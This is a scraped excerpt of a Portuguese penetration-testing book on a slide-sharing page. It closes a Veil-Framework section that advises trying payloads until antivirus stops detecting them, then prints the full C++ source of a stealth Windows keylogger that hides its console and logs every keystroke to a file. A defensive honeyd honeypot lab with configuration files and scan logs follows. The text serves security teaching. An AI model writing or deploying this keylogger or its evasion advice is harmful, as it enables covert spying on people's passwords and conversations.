





![chechvt
O arquivo gerado pode ser deletado (útil para apagar a pasta com os
arquivos finais gerados) com o comando:
clean
Com o arquivo gerado, teste-o contra seu antivírus. Caso o antivírus
detecte-o como sendo malicioso, tente outro payload do Veil-Framework.
12.5 Keylogger
Keyloggers são programas que armazenam em um arquivo de texto tudo
aquilo que for digitado pelo usuário, para posterior verificação. Além de
serem fundamentais em pentest, são muito utilizados pela espionagem, para
saber senhas de uma pessoa, com quem ela conversa e monitorar toda a sua
atividade na internet.
Normalmente keyloggers são encontrados na internet com o código-fonte
fechado, porém esses arquivos são pouco confiáveis. Há versões comerciais
de keyloggers, como o Ardamax.
Um keylogger pode ser facilmente escrito na linguagem C++.
//Código-fonte de um keylogger escrito em C++
//Compile o código com o DevC++
//Fonte: https://dl.dropboxusercontent.com/u/110076680/WinKeyLogger.txt
#include <iostream>
#include <fstream>
using namespace std;
#include <windows.h>
#include <Winuser.h>
int save (int key_stroke, char *file){
if((key_stroke == 1) || (key_stroke == 2)) return 0;
FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");
if(key_stroke == 8) fprintf(OUTPUT_FILE, "%s", "[BACKSPACE] ");
else if(key_stroke == 32) fprintf(OUTPUT_FILE, "%s", " ");
else if(key_stroke == 18) fprintf(OUTPUT_FILE, "%s", "[ALT] ");
else if(key_stroke == 91) fprintf(OUTPUT_FILE, "%s", "[WINDOWS] ");](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-245-2048.jpg)
![else if(key_stroke == 17) fprintf(OUTPUT_FILE, "%s", "[CONTROL] ");
else if(key_stroke == 16) fprintf(OUTPUT_FILE, "%s", "[SHIFT] ");
else if(key_stroke == 20) fprintf(OUTPUT_FILE, "%s", "[CAPS LOCK] ");
else if(key_stroke == 9) fprintf(OUTPUT_FILE, "%s", "[TAB] ");
else if(key_stroke == 13) fprintf(OUTPUT_FILE, "%s", "n");
else if(key_stroke == 36) fprintf(OUTPUT_FILE, "%s", "[HOME] ");
else if(key_stroke == 35) fprintf(OUTPUT_FILE, "%s", "[END] ");
else if(key_stroke == 46) fprintf(OUTPUT_FILE, "%s", "[DELETE] ");
else if(key_stroke == 33) fprintf(OUTPUT_FILE, "%s", "[PAGE UP] ");
else if(key_stroke == 45) fprintf(OUTPUT_FILE, "%s", "[INSERT] ");
else if(key_stroke == 34) fprintf(OUTPUT_FILE, "%s", "[PAGE DOWN] ");
else fprintf(OUTPUT_FILE, "%s", &key_stroke);
fclose(OUTPUT_FILE);
cout << key_stroke << endl;
return 0;
}
void stealth (){
HWND stealth;
AllocConsole();
stealth = FindWindowA("consoleWindowClass", NULL);
ShowWindow(stealth, 0);
}
int main(){
stealth();
char i;
while(1){
for (i = 8; i<=190; i++){
if (GetAsyncKeyState(i) == -32767)
save(i, "LOG.TXT");
}
}
system("PAUSE");
return 0;}
12.6 Honeypots
Os honeypots, também chamados de “potes de mel”, são softwares que
simulam um serviço/servidor mal configurado e vulnerável. Com isso, o
atacante vai fazer a varredura na rede, detectar o honeypot e pensar que](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-246-2048.jpg)


![root@kali# nmap IP_HONEYPOT -O
O resultado do scan é capturado pelo honeyd.
honeyd[18536]: Send ICMP Echo Reply: 192.168.1.105 -> 192.168.1.100 honeyd[18536]: Send
ICMP Echo Reply: 192.168.1.105 -> 192.168.1.100
honeyd[18536]: Connection request: tcp (192.168.1.100:61063 - 192.168.1.105:38854)
honeyd[18536]: Connection dropped by reset: tcp (192.168.1.100:61063 - 192.168.1.105:38854)
honeyd[18536]: Killing unknow connection: tcp (192.168.1.100:61063 - 192.168.1.105:38854)
12.6.2.2 Laboratório Honeyd: Múltiplos honeypots
É possível criar vários honeypots com o honeyd, para isso verifique o
arquivo /usr/share/honeyd/nmap.prints. Esse arquivo utiliza o fingerprinting
de detecção do sistema operacional do Nmap para tentar enganar o próprio
Nmap.
Para criarmos múltiplos honeypots, simplesmente é inserida no arquivo a
personalidade do sistema que se queira criar.
Arquivo honeyd.conf:
create default
set default default tcp action block
set default default udp action block
set default default icmp action block
create windows
set windows personality "Microsoft Windows XP SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
set windows ethernet "00:00:24:c8:e3:34"
dhcp windows on eth0
create solaris
set solaris personality "Avaya G3 PBX version 8.3"
set solaris default tcp action reset
add solaris tcp port 22 open
add solaris tcp port 2049 open
set solaris ethernet "00:00:24:c8:e3:14"
dhcp solaris on eth0
12.6.2.3 Laboratório Honeyd: Honeypot com IP estático](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-251-2048.jpg)




